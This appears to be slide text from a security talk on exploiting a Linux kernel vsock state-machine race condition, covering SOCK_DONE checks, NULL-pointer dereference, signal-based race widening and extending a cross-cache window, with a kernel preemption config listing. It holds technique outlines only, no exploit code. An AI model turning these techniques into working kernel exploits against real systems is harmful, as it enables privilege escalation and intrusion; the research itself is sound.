
State Machine Race Condition



State Machine Race Condition



State Machine Race Condition





State Machine Race Condition

Limitations

SOCK_DONE Check

NULL-ptr-deref



Solutions


**Race Condition Using
Signal**

**Race Condition with
vsock_listen()**

Extend Cross Cache Window



Extend Cross Cache Window





Extend Cross Cache Window

Limitations

SOCK_DONE Check

NULL-ptr-deref

**Too Narrow
Cross Cache Window**



Solutions

**Race Condition Using
Signal**

**Race Condition with
vsock_listen()**


Extend Cross Cache Window

- **CONFIG_PREEMPT** disabled on target kernel
- Cannot use Soft IRQ based race window extension

```
CONFIG_PREEMPT_BUILD=y
CONFIG_PREEMPT_NONE=y
# CONFIG_PREEMPT_VOLUNTARY is not set
# CONFIG_PREEMPT is not set
CONFIG_PREEMPT_COUNT=y
CONFIG_PREEMPTION=y
CONFIG_PREEMPT_DYNAMIC=y
CONFIG_PREEMPT_RCU=y
CONFIG_HAVE_PREEMPT_DYNAMIC=y
CONFIG_HAVE_PREEMPT_DYNAMIC_CALL=y
CONFIG_PREEMPT_NOTIFIERS=y
CONFIG_DEBUG_PREEMPT=y
# CONFIG_PREEMPT_TRACER is not set
# CONFIG_PREEMPTIRQ_DELAY_TEST is not set
```



Extend Cross Cache Window



<https://googleprojectzero.blogspot.com/2022/03/racing-against-clock-hitting-tiny.html>


02. Race Condition Scenario

Extend Cross Cache Window

